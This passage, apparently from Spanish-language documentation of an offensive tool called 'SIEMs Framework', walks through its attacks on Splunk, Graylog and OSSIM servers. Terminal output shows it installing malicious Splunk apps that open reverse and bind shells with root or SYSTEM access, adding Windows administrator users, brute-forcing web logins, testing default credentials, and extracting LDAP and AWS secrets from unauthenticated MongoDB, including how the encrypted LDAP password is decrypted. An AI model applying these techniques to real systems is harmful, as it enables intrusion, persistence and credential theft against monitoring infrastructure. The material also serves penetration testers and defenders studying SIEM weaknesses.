el cual se encuentra instalado Splunk.



Ataque 6: Despliegue de Aplicaciones Maliciosas a UF


Este módulo va a estar disponible en la próxima versión de la herramienta SIEMs Framework, por el momento para comprometer Universal Forwarders puede usarse el ataque 1 para

obtener credenciales y luego el ataque 7 para instalar aplicaciones maliciosas de acuerdo con la plataforma.

Ataque 7: Instalar aplicación maliciosa para comprometer el Servidor Splunk/UF

Este módulo de ataque permite desarrollar e instalar una aplicación maliciosa en Splunk diseñada para comprometer el equipo en cuestión. En primer lugar, se debe seleccionar el tipo de payload que se va a utilizar de acuerdo con el sistema operativo y el tipo de Splunk que se va a atacar (Splunk Server o Universal Forwarder). Puede utilizarse un Python Reverse o Bind Shell para Splunk Server o UF en Linux, un Python Reverse o Bind Shell para Splunk Server en Windows (que tiene Python instalado por defecto) y un Bind Shell ejecutable o un script para agregar un usuario administrador en Windows Universal Forwarders, que por defecto no poseen instalado Python. Luego se debe ingresar el nombre de usuario y contraseña de administración de Splunk, y la dirección IP del atacante.

Linux Python Reverse Shell



Resultado en el equipo del atacante:

```
st0rm@s3cr3t:~/Desktop/siemsframework$ nc -lvp 12345
listening on [any] 12345 ...
192.168.137.9: inverse host lookup failed: Unknown host
connect to [192.168.137.3] from (UNKNOWN) [192.168.137.9] 37790
root@splunk2:/#
```

Linux Python Bind Shell

```
[*] ========== [*]
[!] Enter your selection: 2
[*] ========== [*]
[!] Enter Username: admin
[!] Enter Password:
[!] Enter your local IP address: 192.168.137.3
[*] ========== [*]
[!] List of Installed Apps:
[*] ========== [*]
[*] alert_logevent
[*] alert_webhook
[*] appsbrowser
[*] framework
[*] gettingstarted
[*] introspection_generator_addon
[*] launcher
[*] learned
[*] legacy
[*] SA-ldapsearch
[*] sample_app
[*] search
[*] splunk_app_db_connect
[*] splunk_archiver
[*] splunk_gdi
[*] splunk_httpinput
[*] splunk_instrumentation
[*] splunk_monitoring_console
[*] Splunk_TA_cisco-asa
[*] Splunk_TA_juniper
[*] Splunk_TA_paloalto
[*] SplunkForwarder
[*] SplunkLightForwarder
[*] ========== [*]
192.168.137.9 - - [12/Jul/2019 14:31:00] "GET /bshell.tar.gz HTTP/1.1" 200 -
[*] ========== [*]
[!] Application Successfully Installed bshell
[*] ========== [*]
[!] Please connect to the victim host on port 12346, for example: nc -v 192.168.137.6 12346
[*] ========== [*]
[!] Do you want to return to the attack menu (Y/N):
```

Resultado en el equipo del atacante:

```
st0rm@s3cr3t:~/Desktop/siemsframework$ nc -v 192.168.137.6 12346
192.168.137.6: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.137.6] 12346 (?) open
root@splunk2:/#
```

Windows Python Reverse Shell

```
[*] ========================================================================================================== [*]
[!] Select attack from the menu:
[*] ========================================================================================================== [*]
        [1] Linux Splunk Server or Universal Forwarder Reverse Shell
        [2] Linux Splunk Server or Universal Forwarder Bind Shell
        [3] Windows Splunk Server Reverse Shell
        [4] Windows Splunk Server Bind Shell
        [5] Windows Splunk Universal Forwarder Add Administrator User
        [6] Windows Splunk Universal Forwarder Executable Bind Shell
        [0] Return to Attack Menu
[*] ========================================================================================================== [*]
[!] Enter your selection: 3
[*] ========================================================================================================== [*]
[!] Enter Username: admin
[!] Enter Password:
[!] Enter your local IP address: 192.168.137.3
[*] ========================================================================================================== [*]
[!] List of Installed Apps:
[*] ========================================================================================================== [*]
[*] introspection_generator_addon
[*] learned
[*] search
[*] splunk_httpinput
[*] SplunkUniversalForwarder
[*] ========================================================================================================== [*]
192.168.137.4 - - [22/Jul/2019 14:09:38] "GET /wrshell.tar.gz HTTP/1.1" 200 -
[*] ========================================================================================================== [*]
[!] Application Successfully Installed wrshell
[*] ========================================================================================================== [*]
[!] Please start a listener on the attacker host port 12345, for example: nc -lvp 12345
[*] ========================================================================================================== [*]
[!] Do you want to return to the attack menu (Y/N): y
[*] ========================================================================================================== [*]
```

Resultado en el equipo del atacante:

```
$st0rm@s3cr3t:~/Desktop/siemsframework$ nc -lvp 12345
listening on [any] 12345 ...
192.168.137.4: inverse host lookup failed: Unknown host
connect to [192.168.137.3] from (UNKNOWN) [192.168.137.4] 50384
[*] ========================================================== [*]
[*] Connection Established!
[*] ========================================================== [*]
$whoami
```


Windows Python Bind Shell

```
[*] ========================================================================================================== [*]
[!] Select attack from the menu:
[*] ========================================================================================================== [*]
        [1] Linux Splunk Server or Universal Forwarder Reverse Shell
        [2] Linux Splunk Server or Universal Forwarder Bind Shell
        [3] Windows Splunk Server Reverse Shell
        [4] Windows Splunk Server Bind Shell
        [5] Windows Splunk Universal Forwarder Add Administrator User
        [6] Windows Splunk Universal Forwarder Executable Bind Shell
        [0] Return to Attack Menu
[*] ========================================================================================================== [*]
[!] Enter your selection: 4
[*] ========================================================================================================== [*]
[!] Enter Username: admin
[!] Enter Password:
[!] Enter your local IP address: 192.168.137.3
[*] ========================================================================================================== [*]
[!] List of Installed Apps:
[*] ========================================================================================================== [*]
[*] introspection_generator_addon
[*] learned
[*] search
[*] splunk_httpinput
[*] SplunkUniversalForwarder
[*] wrshell
[*] ========================================================================================================== [*]
192.168.137.4 - - [22/Jul/2019 14:12:04] "GET /wbshell.tar.gz HTTP/1.1" 200 -
[*] ========================================================================================================== [*]
[!] Application Successfully Installed wbshell
[*] ========================================================================================================== [*]
[!] Please connect to the victim host on port 12346, for example: nc -v 192.168.137.4 12346
[*] ========================================================================================================== [*]
[!] Do you want to return to the attack menu (Y/N):
```

Resultado en el equipo del atacante:

```
st0rm@s3cr3t:~/Desktop/siemsframework$ nc -v 192.168.137.4 12346
192.168.137.4: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.137.4] 12346 (?) open
[*] ========================================================== [*]
[*] Connection Established!
[*] ========================================================== [*]
$whoami
```

Windows Add Administrator User



Cuenta de usuario creada en el equipo víctima:

Windows Executable Bind Shell


```
[*] ========================================================================================================== [*]
[!] Select attack from the menu:
[*] ========================================================================================================== [*]
        [1] Linux Splunk Server or Universal Forwarder Reverse Shell
        [2] Linux Splunk Server or Universal Forwarder Bind Shell
        [3] Windows Splunk Server Reverse Shell
        [4] Windows Splunk Server Bind Shell
        [5] Windows Splunk Universal Forwarder Add Administrator User
        [6] Windows Splunk Universal Forwarder Executable Bind Shell
        [0] Return to Attack Menu
[*] ========================================================================================================== [*]
[!] Enter your selection: 6
[*] ========================================================================================================== [*]
[!] Enter Username: admin
[!] Enter Password:
[!] Enter your local IP address: 192.168.137.3
[*] ========================================================================================================== [*]
[!] List of Installed Apps:
[*] ========================================================================================================== [*]
[*] introspection_generator_addon
[*] learned
[*] search
[*] splunk_httpinput
[*] SplunkUniversalForwarder
[*] wadduser
[*] ========================================================================================================== [*]
192.168.137.4 - - [22/Jul/2019 12:01:14] "GET /wbshellexe.tar.gz HTTP/1.1" 200 -
[*] ========================================================================================================== [*]
[!] Application Successfully Installed wbshellexe
[*] ========================================================================================================== [*]
[!] Please connect to the victim host on port 12346, for example: nc -v 192.168.137.4 12346
[*] ========================================================================================================== [*]
[!] Do you want to return to the attack menu (Y/N):
```

Resultado en el equipo del atacante:

```
st0rm@s3cr3t:~/Desktop/siemsframework$ nc -v 192.168.137.4 12346
192.168.137.4: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.137.4] 12346 (?) open
[*] ========================================================== [*]
[*] Connection Established!
[*] ========================================================== [*]
$whoami
nt authority\system
$
```


Módulos de Ataque de Graylog

Al seleccionar con “y” el lanzamiento de los módulos de ataque de Graylog, la herramienta muestra todos los ataques posibles para este SIEM. Para los tres primeros ataques no se requieren credenciales, pero para el cuarto se necesitan privilegios de administración de Graylog.



Ataque 1: Ataque de Diccionario a la Interfaz Web de Graylog

Este módulo de ataque contiene un diccionario específico para Graylog denominado *dict.txt*, que se compone de las 100 contraseñas más usadas en el año 2018 y diferentes permutaciones del nombre comercial del SIEM y el usuario administrador del mismo, en mayúsculas, minúsculas y reemplazando las vocales por números. En caso de querer utilizar algún otro diccionario que no sea el mencionado anteriormente, se puede reemplazar */graylog/dict.txt* por cualquier otra lista de palabras manteniendo el nombre del archivo.




Ataque 2: Testear las credenciales por defecto de los Graylog OVA/AMI

Este módulo de ataque verifica si el Graylog que se va a analizar posee credenciales por defecto en la interfaz web de Graylog (admin/admin) y también verifica si posee las credenciales por defecto para conectarse al equipo por consola o SSH (ubuntu/ubuntu), este par de credenciales son las configuradas por defecto en las virtual machine appliances de Graylog tanto en el caso de OVA como de AMI.


Ataque 3: Testear acceso a MongoDB y obtener credenciales de LDAP y AWS

Este módulo de ataque verifica si el Graylog que se va a analizar posee la base de datos MongoDB configurada sin autenticación, en caso afirmativo se conecta a MongoDB y obtiene la información de configuración, las credenciales de LDAP (según la versión de Graylog en uso pueden estar en texto plano o cifradas) y la access key y secret key configuradas en el plugin de AWS. En caso de estar cifrada, la clave del usuario LDAP se cifra con AES CBC, la clave son los primeros 16 bits del campo *password_secret* ubicado en el archivo de configuración *server.conf* o *graylog.conf* en caso de instalaciones normales; o el campo *secret_token* ubicado en el archivo *graylog-secrets.json* en el caso de instalaciones OVA, el IV es la salt mostrada por pantalla.




Ataque 4: Obtener credenciales de LDAP y AWS por medio de la REST API

Este módulo de ataque obtiene la información de configuración y credenciales de LDAP y AWS en texto plano por medio de la REST API de Graylog. Para utilizar este módulo se necesitan credenciales de administración de Graylog.



Módulos de Ataque de OSSIM

Al seleccionar con “y” el lanzamiento de los módulos de ataque de OSSIM, la herramienta muestra todos los ataques posibles para este SIEM. Para el primer ataque no se requieren credenciales, pero para los siguientes se necesitan credenciales de administrador de OSSIM.




Ataque 1: Ataque de Diccionario a la Interfaz Web de OSSIM

Este módulo de ataque contiene un diccionario específico para OSSIM denominado *dict.txt*, que se compone de las 100 contraseñas más usadas en el año 2018 y diferentes permutaciones del nombre comercial del SIEM y el usuario administrador del mismo, en mayúsculas, minúsculas y reemplazando las vocales por números. En caso de querer utilizar algún otro diccionario que no sea el mencionado anteriormente, se puede reemplazar */ossim/dict.txt* por cualquier otra lista de palabras manteniendo el nombre del archivo.

